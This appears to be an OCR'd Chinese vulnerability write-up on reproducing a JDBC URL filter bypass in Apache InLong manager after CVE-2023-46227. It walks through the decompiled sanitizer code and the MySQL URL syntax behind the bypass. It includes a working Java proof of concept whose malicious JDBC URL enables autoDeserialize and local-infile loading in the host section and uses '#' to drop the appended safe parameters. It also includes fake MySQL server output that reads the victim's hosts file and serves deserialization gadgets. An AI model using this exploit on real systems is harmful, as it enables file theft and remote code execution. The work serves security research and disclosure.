

漏洞复现

由于inlong环境较大，这里提取之前Jdbc过滤修复模块以及相关依赖Jar作为依赖进行测试，首先构造一个恶意MySQL Server（此处使用开源项目MySQL_Fake_Server）



```
E:\VulnResearch\MySQL_Fake_Server>python3 server.py
E:\VulnResearch\MySQL_Fake_Server\server.py:17: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def accept_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:21: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def process_fileread(server_reader, server_writer,filename):
E:\VulnResearch\MySQL_Fake_Server\server.py:63: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def handle_server(server_reader, server_writer):
Error: Unable to access jarfile H:\Mytools\Framework\POC-bomber\pocs\framework\shiro\ysoserial-0.0.6-SNAPSHOT-all.jar
Error: Unable to access jarfile H:\Mytools\Framework\POC-bomber\pocs\framework\shiro\ysoserial-0.0.6-SNAPSHOT-all.jar
E:\VulnResearch\MySQL_Fake_Server\server.py:231: DeprecationWarning: There is no current event loop
  loop = asyncio.get_event_loop()
===========================================
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hosts', b'index_php', b'ssrf']
Load 2 yso usernames :[b'Jdk7u21', b'CommonsBeanutils1']
Load 2 Default Files :[b'/etc/hosts', b'c:\\windows\\system32\\drivers\\etc\\hosts']
Start Server at port 3306
```

接着去进行Jdbc连接触发漏洞



```
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
========File Conntent Preview=========
 # Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
# Added by Docker Desktop
192.168.31.71 host.docker.internal
192.168.31.71 gateway.docker.internal
# To allow the same kube context to work on the host and the container:

=======File Conntent Preview End==========
Save to File:./fileOutput//127.0.0.1___1705044654___c__windows_system32_drivers_etc_hosts
Incoming Connection:('127.0.0.1', 58053)
Login Username:win_hosts
<= 3
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
Nothing had been read
```

```
D:\Java\jdk1.8.0_112\bin\java.exe ...
SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinc
SLF4J: Defaulting to no-operation (NOP) logger implementatic
SLF4J: See http://www.slf4j.org/codes.html#StaticLoggerBinde
jdbc:mysql://127.0.0.1:3306,(autoDeserialize=true,allowLoadL
Exception in thread "main" java.sql.SQLException
    at com.mysql.cj.jdbc.exceptions.SQLError.createSQLExcept
    at com.mysql.cj.jdbc.exceptions.SQLExceptionsMapping.tra
    at com.mysql.cj.jdbc.ConnectionImpl.createNewIO(Connecti
    at com.mysql.cj.jdbc.ConnectionImpl.<init>(ConnectionImp
    at com.mysql.cj.jdbc.ConnectionImpl.getInstance(ConnectionImpl.java:242)
    at com.mysql.cj.jdbc.ha.MultiHostConnectionProxy.createConnectionForHost(MultiHostConnectionProxy.java:357)
```

漏洞脚本


```java
package org.example;

import org.apache.inlong.manager.pojo.node.mysql.MySQLDataNodeDTO;
import java.sql.DriverManager;
import java.sql.SQLException;

public class App {
    public static void main(String[] args) throws ClassNotFoundException,
SQLException {
        String jdbcUrl = "jdbc:mysql://127.0.0.1:3306,
(autoDeserialize=true,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowL
oadLocalInfileInPath=true)/test?maxAllowedPacket=655360#";
        String jdbcURL = MySQLDataNodeDTO.convertToJdbcurl(jdbcUrl);
        System.out.println(jdbcURL);
        Class.forName("com.mysql.cj.jdbc.Driver");
        DriverManager.getConnection(jdbcURL, "CommonsBeanutils1", "password");
    }
}
```

漏洞分析

在CVE-2023-46227漏洞修复后基本上可以防御大多数情况，不过在参考MySQL官方文档得到如下信息



dev.mysql.com/doc/connector-j/en/connector-j-reference-jdbc-url-format.html

Search this Manual

Documentation Home

MySQL Connector/J Developer Guide

- Preface and Legal Notices
- Overview of MySQL Connector/J
- Compatibility with MySQL and Java Versions
- What's New in Connector/J 8.2?
- Connector/J Installation
- Connector/J Examples
- Connector/J Reference
  - Driver/Datasource Class Name
  - **Connection URL Syntax**
  - Configuration Properties
  - JDBC API Implementation Notes
  - Java, JDBC, and MySQL Types
  - Handling of Date-Time Values
  - Using Character Sets and Unicode
  - Using Query Attributes
  - Connecting Securely Using SSL
  - Connecting Using Unix Domain Sockets
  - Connecting Using Named Pipes
  - Connecting Using Various Authentication Methods
  - Using Source/Replica Replication with ReplicationConnection
  - Support for DNS SRV Records
  - Client Session State Tracker
  - Mapping MySQL Error Numbers to JDBC SQLState Codes
- JDBC Concepts
- Connection Pooling with Connector/J
- Multi-Host Connections

hosts

Depending on the situation, the *hosts* part may consist simply of a host name, or it can be a complex structure consisting of various elements like multiple host names, port numbers, host-specific properties, and user credentials.

- Single host:
  - Single-host connections without adding host-specific properties:
    - The *hosts* part is written in the format of *host:port*. This is an example of a simple single-host connection URL:

      ```
      jdbc:mysql://host1:33060/sakila
      ```

    - *host* can be an IPv4 or an IPv6 host name string, and in the latter case it must be put inside square brackets, for example "[1000:2000::abcd]." When *host* is not specified, the default value of `localhost` is used.
    - *port* is a standard port number, i.e., an integer between 1 and 65535. The default port number for an ordinary MySQL connection is 3306, and it is 33060 for a connection using the X Protocol. If *port* is not specified, the corresponding default is used.
  - Single-host connections adding host-specific properties:
    - In this case, the host is defined as a succession of ***key=value*** pairs. Keys are used to identify the host, the port, as well as any host-specific properties. There are two alternate formats for specifying keys:
      - The "address-equals" form:


        ```
        address=(host=host_or_ip)(port=port)(key1=value1)(key2=value2)...(keyN=valueN)
        ```

        Here is a sample URL using the"address-equals" form :

        ```
        jdbc:mysql://address=(host=myhost)(port=1111)(key1=value1)/db
        ```

      - The "key-value" form:

        ```
        (host=host,port=port,key1=value1,key2=value2,...,keyN=valueN)
        ```



While it is not possible to write host sublists recursively, a host list may contain host sublists as its member hosts.

- User credentials

  User credentials can be set outside of the connection URL—for example, as arguments when getting a connection from the `java.sql.DriverManager` (see Section 6.3, "Configuration Properties" for details). When set with the connection URL, there are several ways to specify them:

  - Prefix the a single host, a host sublist (see Multiple hosts), or any host in a list of hosts with the user credentials with an `@`:

    ```
    user:password@host_or_host_sublist
    ```

    For example:

    ```
    mysqlx://sandy:secret@[(address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db
    ```

  - Use the keys `user` and `password` to specify credentials for each host:

    ```
    (user=sandy)(password=mypass)
    ```

    For example:

    ```
    c:mysql://[(host=myhost1,port=1111,user=sandy,password=secret),(host=myhost2,port=2222,user=finn,password=secret)]/db
    c:mysql://address=(host=myhost1)(port=1111)(user=sandy)(password=secret),address=(host=myhost2)(port=2222)(user=finn)(password=secret)/
    ```


  In both forms, when multiple user credentials are specified, the one to the left takes precedence—that is, going from left to right in the connection string, the first one found that is applicable to a host is the one that is used.

  Inside a host sublist, no host can have user credentials in the @ format, but individual host can have user credentials specified in the key format.

database

The default database or catalog to open. If the database is not specified, the connection is made with no default database. In this case, either call the `setCatalog()` method on the `Connection` instance, or specify table names using the database name (that is, `SELECT dbname.tablename.colname FROM dbname.tablename...`) in your SQL statements. Opening a connection without specifying the database to use is, in general, only useful when building tools that work with multiple databases, such as GUI

在org.apache.inlong.manager.pojo.util.MySQLSensitiveUrlUtils#filterSensitive方法中仅对?之后的部分作为参数字符串并进行分隔检测是否存在恶意参数，而该方法则完全绕过参数检测这部分，在该方法中最后会在参数字符串中添加autoDeserialize=false这部分字符串来屏蔽恶意参数，而此处采用的是字符串拼接的方式，在mysql-connector-j 8.x中#可以注释掉JDBCURL中剩余部分字符串，故以来绕过这部分限制。


File Edit View Navigate Code Refactor Build Run Tools VCS Window Help
inlongExp - MySQLSensitiveUrlUtils.class [lib]
inlongExp 〉 src 〉 main 〉 lib 〉 manager-pojo-1.10.0.jar 〉 org 〉 apache 〉 inlong 〉 manager 〉 pojo 〉 util 〉 MySQLSensitiveUrlUtils 〉 filterSensitive
Project
pom.xml (inlongExp)
App.java
MySQLDataNodeDTO.class
MySQLSinkDTO.class
MySQLSensitiveUrlUtils.class
ngExp E:\VulnResearch\inlongExp
.idea
src
main
java
org.example
App
lib
commons-lang3-3.13.0.jar
inlong-common-1.10.0.jar
manager-common-1.10.0.jar
manager-pojo-1.10.0.jar
mysql-connector-java-8.0.28.jar
org.slf4j.slf4j-api.jar
test
target
.gitignore
pom.xml
ernal Libraries
atches and Consoles
Structure
Bookmarks

Decompiled .class file, bytecode version: 52.0 (Java 8)

```java
    public static String filterSensitive(String url) {
        if (StringUtils.isBlank(url)) {
            return url;
        } else {
            try {
                String resultUrl;
                for (resultUrl = url; resultUrl.contains("%"); resultUrl = URLDecoder.decode(resultUrl, enc: "UTF-8")) {
                }

                resultUrl = resultUrl.replaceAll( regex: "\\s", replacement: "");
                if (resultUrl.contains("?")) {
                    StringBuilder builder = new StringBuilder();
                    builder.append(StringUtils.substringBefore(resultUrl, separator: "?"));
                    builder.append("?");
                    List<String> paramList = new ArrayList();
                    String queryString = StringUtils.substringAfter(resultUrl, separator: "?");
                    String[] var5 = queryString.split( regex: "&");
                    int var6 = var5.length;

                    for (int var7 = 0; var7 < var6; ++var7) {
                        String param = var5[var7];
                        String key = StringUtils.substringBefore(param, separator: "=");
                        String value = StringUtils.substringAfter(param, separator: "=");
                        if (!SENSITIVE_REMOVE_PARAM_MAP.contains(key) && !SENSITIVE_REPLACE_PARAM_MAP.containsKey(key)) {
                            paramList.add(key + "=" + value);
                        }
                    }

                    SENSITIVE_REPLACE_PARAM_MAP.forEach((keyx, valuex) -> {
                        paramList.add(keyx + "=" + valuex);
                    });
                    String params = StringUtils.join(paramList, separator: "&");
                    builder.append(params);
                    resultUrl = builder.toString();
                }
```